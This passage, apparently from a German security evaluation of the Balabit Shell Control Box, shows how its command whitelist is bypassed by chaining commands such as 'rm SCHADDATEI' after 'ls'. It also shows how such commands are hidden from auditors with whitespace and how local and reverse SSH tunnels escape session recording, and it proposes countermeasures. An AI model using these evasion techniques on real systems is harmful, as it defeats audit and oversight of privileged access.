Risiko Die Übertragung über den *session-shell* Kanal hat einen großen Vorteil gegenüber anderen Übertragungen. Sie läuft über den Kanal, über den mit hoher Wahrscheinlichkeit die meisten Verbindungen stattfinden. Bei anderen Kanälen kann eine Dateiübertragung bereits dadurch auffallen, dass eine Verbindung über den entsprechenden Kanal in den Audit-Aufzeichnungen auftaucht. Bei Übertragung über die Shell-Sitzung ist dies allerdings nicht der Fall, wodurch die Gefahr besteht, eine solche Übertragung zu übersehen und somit das Risiko steigt. Aus diesem Grund und den oben genannten Faktoren ergibt sich das Risiko *hoch*.

3.6. Falsche Sicherheit durch Whitelist

Möchte man den Zugang über den `session-exec` Kanal beschränken, kann man eine *Whitelist* benutzen. In diese Liste kann man alle erlaubten Befehle eintragen, die über `ssh -t` ausgeführt werden dürfen. Alle anderen Befehle werden blockiert. So bestünde die Möglichkeit, Dateiübertragungen auch über SSH-Sitzungen vollständig zu unterbinden. Im folgenden Beispiel wurde der Befehl `ls` mittels Whitelist explizit erlaubt (siehe Abbildung 3.10). In Listing 3.17 sieht man, dass eine Eingabe des Befehls funktioniert, während andere Befehle blockiert werden.

Abbildung 3.10.: Whitelist für `session-exec`

Listing 3.17: Eingabe von erlaubten und unerlaubten Befehlen

```
admin@client:~$ ssh -p 2222 root@balabit-master.srv.lrz.de -t "ls
    -l"
total 8
drwxr-xr-x 3 root root   51 Feb  8 15:54 apache
drwxr-xr-x 2 root root    6 Mar 13 21:48 clear
drwxr-xr-x 9 root root 4096 May 19 20:35 data
drwxr-xr-x 2 root root 4096 May 19 20:35 encrypted
Connection to balabit-master.srv.lrz.de closed.

admin@client:~$ ssh -p 2222 root@balabit-master.srv.lrz.de "echo
   "Ich darf nicht ausgeführt werden""
exec request failed on channel 0
```

Um also nur „sichere“ Befehle über diesen Kanal zu erlauben, könnten lediglich diese Befehle in die Whitelist aufgenommen werden. Dabei gibt es allerdings zwei Probleme.

3.6.1. Falsche Interpretation der Befehle durch den Server

Das erste Problem wird bereits im Handbuch der SCB behandelt.

> *„Restricting the commands available in Session Exec channels does not guarantee that no other commands can be executed. Commands can be renamed, or executed from shell scripts to circumvent such restrictions.“* [Bal11]

Das heißt, die SCB überprüft nicht, welche Auswirkung der Befehl auf dem Server hat, oder ob der Befehl auf dem Server verändert wurde. Es wird lediglich der übertragene Befehlsstring mit den Strings auf der *Whitelist* verglichen und dann weitergeleitet. Es muss also sichergestellt werden, dass Befehle nicht vorher verändert werden können.

3.6.2. Anhängen weiterer Befehle an erlaubte Befehle

Das zweite Problem mit der *Whitelist* ist allerdings gravierender und führt dazu, dass trotz *Whitelist* alle Befehle möglich sind. So ist es möglich, jegliche Befehle über `ssh -t` auszuführen, so fern die Befehlskette mit einem Befehl aus der Liste beginnt. Wie oben sind weiterhin nur die Befehle `ls` und `exit` erlaubt. Der Befehl `cat` alleine führt weiterhin zu einem Fehler. Wenn der Befehl allerdings in einem `ssh -t`-Aufruf hinter `ls` ausgeführt wird, wird der Befehl ganz normal an den Server weitergeleitet, wie in Listing 3.18 zu sehen ist.

Listing 3.18: Ausführen unerlaubter Befehle trotz Whitelist

```
admin@client:~$ ssh -p 2222 root@balabit-master.srv.lrz.de -t "ls
    -l; echo "Ich darf nicht ausgeführt werden""
total 8
drwxr-xr-x 3 root root   51 Feb  8 15:54 apache
drwxr-xr-x 2 root root    6 Mar 13 21:48 clear
drwxr-xr-x 9 root root 4096 May 19 20:35 data
drwxr-xr-x 2 root root 4096 May 19 20:35 encrypted
Ich darf nicht ausgeführt werden
```

Wie man sieht, wurde der Befehl vom Server ausgeführt, obwohl er nicht auf der *Whitelist* steht. Damit ist die Verwendung der *Whitelist* nicht nur unnütz sondern sogar eine zusätzliche Gefahrenquelle. Schließlich soll die Liste dazu dienen, den komplett offenen und damit schwer auditierbaren Zugang über `session-exec` zu kontrollieren. Ein Auditor könnte also nach einer für sicher gehaltenen Einstellung der Liste davon ausgehen, dass lediglich diese Befehle ausgeführt werden können. Bei einem Audit könnte es dann passieren, dass den Audit-Trails dieses Kanals weniger Beachtung geschenkt wird, da vermeintlich nur die erlaubten Befehle ausgeführt wurden.

Hinzu kommt, dass beim Abspielen des Audit-Trails im Audit-Player lediglich die Ausgabe der Befehle wiedergegeben wird, aber nicht die Befehle selbst (siehe Abbildung 3.11). Wenn also der zweite unerlaubte Befehl keine Ausgabe hat oder dessen Ausgabe entsprechend umgeleitet wird, dann taucht dieser nicht in der Wiedergabe auf. Die einzige Möglichkeit, unerlaubten Befehl zu sehen, besteht darin, sich die Details des Audit-Trails anzeigen zu lassen. Dabei kann in dem Feld `command` der eingegebene Befehl komplett gesehen werden (siehe Abbildung 3.14).

Um weiter die eventuelle Unachtsamkeit des Auditors auszunutzen, könnte ein Angreifer den unerlaubten Befehl erst nach vielen Leerzeichen anhängen. Durch die feste Breite des Detail-Fensters des Players, ist das Vorhandensein des Befehls nur durch die Scrollleiste am unteren Fensterrand zu erkennen (siehe Abbildung 3.14). Ebenso ist es nicht möglich, innerhalb des Audit-Players nach den Befehlen zu suchen. Es ist lediglich möglich, nach Strings zu suchen, die in der Ausgabe vorkommen, also innerhalb der Wiedergabe auftauchen. Diese Möglichkeit besteht allerdings innerhalb der Web-Oberfläche. In der Web-Oberfläche werden für jede Verbindung bestimmte Informationen, wie IP-Adresse, Art der Verbindung und Nutzer, angezeigt. Es können noch weitere Felder wie *Exec Command* hinzugefügt werden. Innerhalb dieses Feldes wird der eingegebene Befehl angezeigt. Aber auch in diesem Fall werden die Leerzeichen aus dem Befehl nicht entfernt. Allerdings ist es in der Web-Oberfläche leichter zu erkennen, dass es sich um einen längeren Befehl handelt, da ein entsprechender

Eintrag mit einem vorangehenden Plus-Symbol zur Erweiterung des Eintrags gekennzeichnet ist (siehe Abbildung 3.12). Weiterhin ist es in dieser Ansicht möglich, nach eingegebenen Befehlen zu suchen (siehe Abbildung 3.13).




Abbildung 3.11.: Ausgabe von `ls` und `cat`

	Source IP	Destination IP	Username	File operations	SCP path	Exec command
1	41.84.23.107	10.156.200.123	root			ls -l; cat SCHADDATEI
2	41.84.23.107	10.156.200.123	root			ls -l
3	41.84.23.107	10.156.200.123	root			ls -l\0; cat SCHADDATEI
4	41.84.23.107	10.156.200.123	root			ls -l ; rm SCHADDATEI
5	41.84.23.107	10.156.200.123	root			ls -l
6	41.84.23.107	10.156.200.123	root			
7	41.84.23.107	10.156.200.123	root		~/test.txt	

Abbildung 3.12.: Eingeklappter und ausgeklappter Eintrag in der Verbindungsansicht




Abbildung 3.13.: Anzeigen aller Verbindungen, die den Befehl `rm` enthalten

Name	Value
auth_method	keyboard-interactive
channel_id	0
channel_policy	all
channel_type	session-exec
client_address	AF_INET(141.84.14.42:52202
client_address.ip	141.84.14.42
client_address.port	52202
client_id	0
client_x509_subject	
command	ls -l; cat SCHADDATEI
connection	Studi
connection_id	190696147950a4e1a67a4ce
data_receives	true
data_sent	false
dst_ip	10.156.200.123
exec_cmd	ls -l; cat SCHADDATEI
exit_status	0
filename	audit-scb_ssh-1358157577-5
height_px	952
height_rows	37
initiator	client
local_ip	10.156.200.123
protocol	ssh
remote_username	root
request	session-exit-status

(a) Kompletter Befehl

Name	Value
auth_method	keyboard-interactive
channel_id	0
channel_policy	all
channel_type	session-exec
client_address	AF_INET(141.84.14.42:52137
client_address.ip	141.84.14.42
client_address.port	52137
client_id	0
client_x509_subject	
command	ls -l
connection	Studi
connection_id	190696147950a4e1a67a4ce
data_receives	true
data_sent	false
dst_ip	10.156.200.123
exec_cmd	ls -l
exit_status	0
filename	audit-scb_ssh-1358157577-5
height_px	952
height_rows	37
initiator	client
local_ip	10.156.200.123
protocol	ssh
remote_username	root
request	session-exit-status

(b) Verstecker Befehl

Abbildung 3.14.: Befehl wurde durch Leerzeichen versteckt

3.7. SSH-Tunnel

In diesem Kapitel wird untersucht, inwiefern die SCB es unterstützt, auch SSH-Tunnel zu überwachen. Die Grundlagen zu diesem Kapitel finden sich in Kapitel 2.1.2.

Wie in Kapitel 2.1.2 beschrieben, werden SSH-Tunnel häufig dazu verwendet, nicht verschlüsselten Verkehr durch eine SSH-Verbindung zu leiten und damit zu verschlüsseln. Es wird untersucht, ob es möglich ist, einen SSH-Tunnel zwischen dem Zielserver und dem Client aufzubauen. Über diesen Tunnel kann sich der Client dann erneut per SSH mit dem Server verbinden und so die Überwachung durch die SCB umgehen, da diese die erste SSH-Verbindung zum Server, um den Tunnel aufzubauen, entschlüsselt hat und den Inhalt dieser SSH-Verbindung, die zweite SSH-Verbindung, an den Server weiterleitet. Die SCB bietet eine Auditfunktion für lokale und entfernte Port-Weiterleitungen. Es wird überprüft, in welchem Umfang diese Audits eine Überwachung der SSH-Tunnel ermöglichen.

3.7.1. Lokale Port-Weiterleitung

Die einfachste Möglichkeit, Netzwerkverkehr durch SSH zu tunneln, ist die lokale Port-Weiterleitung, Dabei wird, wie in Kapitel 2.1.2 beschrieben, der lokale Port des Clients an den Port des SSH-Servers gebunden. Jeglicher Netzwerkverkehr des Clients über den lokalen Port wird anschließend über SSH verschlüsselt an den entsprechenden Port des Server weitergeleitet.

In Listing 3.19 wird der lokale Port `19999` an den Port `22` gebunden, also an den SSH-Port des Zielservers. In Listing 3.20 verbindet sich der Client per SSH mit seinem lokalen Port `19999`. Diese SSH-Verbindung wird dann innerhalb der ersten SSH-Verbindung an den Zielserver an Port `22` übertragen und dort entgegengenommen. Innerhalb dieser Verbindung können dann ganz normal Eingaben an den Server geschickt werden.

Listing 3.19: Afubau des SSH-Tunnels zwischen Client und Server

```
admin@client:~$ ssh -p 2222 root@balabit-master.srv.lrz.de -L
    19999:127.0.0.1:22 -N
```

Listing 3.20: Verbindungsaufbau mit dem SSH-Server durch den Tunnel

```
admin@client:~$ ssh -p 19999 root@localhost
```

Dabei handelt es sich bei der Adresse `balabit-master.srv.lrz.de` um die Adresse der SCB. Diese befindet sich im Bastions-Modus und erkennt anhand des Ports, hier `2222`, an welchen Server die Verbindung weitergeleitet wird. Der Tunnel wird also nicht zwischen Client und SCB aufgebaut, sondern direkt zwischen Client und Server (`balabit-slave.srv.lrz.de`).

Wenn die Auditfunktion für lokale Port-Weiterleitungen in den SCB-Einstellungen gesetzt ist, kann man sich den Audit-Trail für diese Verbindung aus dem Web-Interface der SCB herunterladen. Im Gegensatz zum Audit-Trail einer normalen SSH-Sitzung ist es nicht möglich, sich den Audit-Trail des SSH-Tunnels im Audit-Player anzusehen. Allerdings kann man auch bei diesem Audit-Trail die Verbindungsinformationen als PCAP-Datei exportieren.

Betrachtet man diese PCAP-Datei in Wireshark, fällt allerdings auf, dass die SCB nach der initialen Entschlüsselung und Weiterleitung der ersten SSH-Verbindung die zweite SSH-Verbindung nicht ebenfalls entschlüsselt und weiterleitet, sondern direkt, ohne zu entschlüsseln, weiterleitet. Aus Sicht der SCB handelt es sich um normale Pakete innerhalb einer SSH-Verbindung. Abbildung 3.15 zeigt, wie die zweite SSH-Verbindung innerhalb des Tunnels zwischen Client (`141.84.23.47`) und dem eigentlichen Server (`10.156.200.124`) aufgebaut wird. Man sieht, wie der Diffie-Helmannn-Schlüsselaustausch abgearbeitet wird und wie im Anschluss die verschlüsselten Pakete übertragen werden. Im Gegensatz zur Dateiübertragung in Kapitel 3.3, stehen die verschlüsselten Pakete nicht im Klartext in der PCAP-Datei, da die SCB nicht die Pakete entschlüsselt und weiterleitet. Somit ist es nicht möglich, den Inhalt zu ermitteln. Auf Grund der Zufalls-Komponente des erzeugten Schlüssels ist es auch nicht möglich, die Verbindung im Nachhinein zu entschlüsseln. Auch nicht, wenn die öffentlichen Schlüssel und das Schlüsselmaterial bekannt sind.





Abbildung 3.15.: Aufbau der neuen SSH-Verbindung innerhalb des SSH-Tunnels

Es ist also möglich, zu erkennen, dass ein SSH-Tunnel aufgebaut wurde, wann und zwischen welchen Ports dieser Tunnel aufgebaut wurde, aber nicht, was in diesem Tunnel passiert, wenn die Verbindung innerhalb des Tunnels ein zweites Mal verschlüsselt ist. Diese Informationen sind auch innerhalb des Audit-Player sichtbar (siehe Abbildung 3.17). Abbildung 3.16 zeigt im Vergleich, wie der Inhalt der PCAP einer nicht verschlüsselten Verbindung, beispielsweise einer Telnet-Verbindung, aussieht. In dem markierten Paket wurde das Wort `helo` übertragen.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	141.84.23.47	10.156.200.124	TCP	54	39244 > ssh [SYN] Seq=0 Win=32768 Len=0
2	0.000000	10.156.200.124	141.84.23.47	TCP	54	ssh > 39244 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0
3	0.000000	141.84.23.47	10.156.200.124	TCP	54	39244 > ssh [ACK] Seq=1 Ack=1 Win=32768 Len=0
4	0.019000	10.156.200.124	141.84.23.47	TCP	75	ssh > 39244 [ACK] Seq=1 Ack=1 Win=32768 Len=21
5	13.779000	141.84.23.47	10.156.200.124	TCP	60	39244 > ssh [ACK] Seq=1 Ack=22 Win=32768 Len=6
6	13.781000	10.156.200.124	141.84.23.47	TCP	73	ssh > 39244 [ACK] Seq=22 Ack=7 Win=32768 Len=19
7	13.781000	141.84.23.47	10.156.200.124	TCP	54	39244 > ssh [FIN, ACK] Seq=7 Ack=41 Win=32768 Len=0
8	13.781000	10.156.200.124	141.84.23.47	TCP	54	ssh > 39244 [FIN, ACK] Seq=41 Ack=8 Win=32768 Len=0
9	13.781000	141.84.23.47	10.156.200.124	TCP	54	39244 > ssh [ACK] Seq=8 Ack=42 Win=32768 Len=0

```
▷ Frame 5: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
▷ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▷ Internet Protocol Version 4, Src: 141.84.23.47 (141.84.23.47), Dst: 10.156.200.124 (10.156.200.124)
▷ Transmission Control Protocol, Src Port: 39244 (39244), Dst Port: ssh (22), Seq: 1, Ack: 22, Len: 6
▷ Data (6 bytes)
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ........ ......E.
0010  00 2e 00 00 00 00 40 06  03 2f 8d 54 17 2f 0a 9c   ......@. ./.T./..
0020  c8 7c 99 4c 00 16 00 00  18 bf 00 00 67 9a 50 10   .|.L.... ....g.P.
0030  80 00 bc 97 00 00 68 65  6c 6f 0d 0a               ......he lo..
```

Abbildung 3.16.: Telnet-Verbindung zum Port des SSH-Tunnels



Name	Value
auth_method	keyboard-interactive
channel_id	0
channel_policy	all
channel_type	direct-tcpip
client_address	AF_INET(141.84.23.47:39084)
client_address.ip	141.84.23.47
client_address.port	39084
client_id	2
client_x509_subject	
connection	Studi
connection_id	190696147950a4e1a67a4ce
data_receives	true
data_sent	true
dst_ip	10.156.200.123
filename	audit-scb_ssh-1355339482-12.zat
host_addr	127.0.0.1
host_port	22
initiator	client
local_ip	10.156.200.123
originator_addr	127.0.0.1
originator_port	46183
protocol	ssh
remote_username	root
request	direct-tcpip
request_type	channel-open
server_address	AF_INET(10.156.200.124:22)
server_address.ip	10.156.200.124
server_address.port	22
server_id	0
server_ip	10.156.200.124
session_id	svc/Studi:24/ssh
source	ssh
src_ip	141.84.23.47
stream_type	ssh-direct-tcpip
target_addr	127.0.0.1
username	root
version	2

Abbildung 3.17.: Informationen zum SSH-Tunnel innerhalb des Audit-Players

3.7.2. Umgekehrte SSH-Tunnel

In den SCB-Einstellungen für SSH-Tunnel lassen sich SSH-Tunnel auf bestimmte Adressen und Ports beschränken. So kann man vermeiden, dass jeder Administrator beliebig SSH-Tunnel aufbauen kann. Außerdem ist es in den Einstellungen der SCB möglich, den Kanal für SSH-Tunnel zu deaktivieren, um SSH-Tunnel vollständig zu verhindern. In diesem Fall ist es allerdings möglich, einen umgekehrten SSH-Tunnel (siehe 2.1.2) aufzubauen. Dafür muss man sich mit dem Server verbinden und dort, wie in Listing 3.21, einen umgekehrten SSH-Tunnel zu dem Server aufbauen, von dem man sich später einloggen möchte. Auf diesem Server verbindet man sich dann mit dem in Listing 3.22 beschriebenen Befehl.

Listing 3.21: Aufbau eines umgekehrten SSH-Tunnels

```
root@server:~$ ssh -R 19999:127.0.0.1:22 admin@client -p 33333
```

Listing 3.22: Verbindungsaufbau zum SSH-Tunnel

```
admin@client:~$ ssh -p 19999 localhost
```

Im Gegensatz zur lokalen Port-Weiterleitung lässt sich dieser Tunnel nicht durch die SCB blockieren, da der Tunnel vom Server aus aufgebaut wird und die SCB nur eingehenden, aber nicht ausgehenden, Verkehr überwacht. Allerdings muss man sich, um den Tunnel aufzubauen, zunächst mit der SCB verbinden. Diese Verbindung kann durch die SCB aufgezeichnet werden. Da es sich um eine Shell-Sitzung handelt, kann man sich diese Verbindung auch im Audit-Player ansehen (vergleiche Abbildung 3.18). Wie man sieht, wird allerdings nach dem Aufbau des Tunnels nichts mehr aufgezeichnet. Von der Client-Maschine wird anschließend eine Verbindung wie in Listing 3.22 aufgebaut. Innerhalb dieser Sitzung wird die Datei `SCHADDATEI` angelegt, die nach Beenden des SSH-Tunnels in Abbildung 3.18 zu sehen ist. Zu Demonstrationszwecken wurde die Datei innerhalb des Tunnels nicht gelöscht. Ein Angreifer hätte in dieser Sitzung den gewünschten Schaden anrichten und seine Spuren verwischen können. Nach Beendigung des Tunnels wäre davon nichts mehr zu sehen. Im Gegensatz zu lokalen Port-Weiterleitungen ist ab dem Zeitpunkt der Erstellung des Tunnels nicht mehr festzustellen, ob oder was innerhalb dieses zweiten Tunnels übertragen wurde. Auch eine Analyse der PCAP-Datei hilft in diesem Fall nicht weiter. Es ist also nur möglich, festzustellen, dass ein umgekehrter SSH-Tunnel aufgebaut wurde.

3.7.3. Lösungsvorschläge

Lokale Port-Weiterleitung in der SCB unterbinden

Da die lokale Port-Weiterleitung bei der Administration von Servern keine große Rolle spielt, ist es möglich, diese innerhalb der SCB zu blockieren. Die SCB leitet standardmäßig jegliche Anfragen zur Port-Weiterleitung an den Server weiter. Wenn allerdings in den Audit-Einstellungen unter `local port-forwarding` nur bestimmte erlaubte IP-Adressen und Ports eingetragen werden, leitet die SCB die Anfragen nur dann weiter, wenn die Anfrage mit diesen Einstellungen übereinstimmt. Hier könnte beispielsweise ein bestimmter selbst über die SCB gesicherter Administrations-Server eingetragen werden oder eine unmögliche IP- und Port-Kombination, so dass jegliche Port-Weiterleitung unterbunden wird. Durch Entfernen des Kanals aus den Kanalrichtlinien können lokale Port-Weiterleitungen vollständig unterbunden werden.

```
drwx------  7 root root  131 Dec 14 18:47 .
drwxr-xr-x 23 root root 4096 Dec 12 22:20 ..
-rw-------  1 root root  461 Dec 14 18:48 .bash_history
drwxr-xr-x  2 root root    6 May  5  2010 bin
-rw-r--r--  1 root root 1332 Nov 23  2005 .exrc
drwx------  2 root root   79 Nov 13 17:58 .gnupg
drwxr-xr-x  4 root root   83 May 13  2009 inst-sys
drwxr-xr-x  2 root root   23 May 13  2009 .kbd
drwx------  2 root root   54 Dec 12 17:34 .ssh
-rw-------  1 root root 7408 Dec 14 18:47 .viminfo
-rw-------  1 root root    0 Dec 12 22:21 .Xauthority
balabit-slave:~ # ssh -R 19999:127.0.0.1:22 -p 33333 dolph@141.84.23.47 -N
Enter passphrase for key '/root/.ssh/id_rsa':
#reverse SSH-Tunnel aufgebaut
#jetzt von anderer Maschine einloggen und eine Datei erstellen
#Datei erstellt, jetzt Tunnel beenden
^CKilled by signal 2.
balabit-slave:~ # #Datei anzeigen
balabit-slave:~ # ls -la
total 24
drwx------  7 root root  148 Dec 14 18:50 .
drwxr-xr-x 23 root root 4096 Dec 12 22:20 ..
-rw-------  1 root root  505 Dec 14 18:50 .bash_history
drwxr-xr-x  2 root root    6 May  5  2010 bin
-rw-r--r--  1 root root 1332 Nov 23  2005 .exrc
drwx------  2 root root   79 Nov 13 17:58 .gnupg
drwxr-xr-x  4 root root   83 May 13  2009 inst-sys
drwxr-xr-x  2 root root   23 May 13  2009 .kbd
-rw-r--r--  1 root root   47 Dec 14 18:50 SCHADDATEI
drwx------  2 root root   54 Dec 12 17:34 .ssh
-rw-------  1 root root 7485 Dec 14 18:50 .viminfo
-rw-------  1 root root    0 Dec 12 22:21 .Xauthority
balabit-slave:~ # cat SCHADDATEI
Diese Sitzung wurde nicht von der SCB erkannt!
balabit-slave:~ # exit
logout
```

Abbildung 3.18.: Aufbau eines umgekehrten SSH-Tunnels im Audit-Player

Einschränkung der SSH-Zugriffe auf die Server

Um den Aufbau einer zweiten SSH-Verbindung innerhalb des Tunnels zu verhindern, kann zusätzlich der SSH-Zugang auf den Servern eingeschränkt werden. So kann eingestellt werden, dass eine SSH-Verbindung von der SCB aus erlaubt wird. Dafür kann zum Beispiel durch die Datei `/etc/hosts.allow` dafür gesorgt werden, dass lediglich SSH-Verbindung ausgehend von der SCB erlaubt werden. Außerdem kann die Passwort-Authentifizierung deaktiviert werden und lediglich der öffentliche Schlüssel der SCB in der Datei `~/.ssh/authorized_keys` hinterlegt werden.

Umgekehrte SSH-Tunnel in der Firewall unterbinden

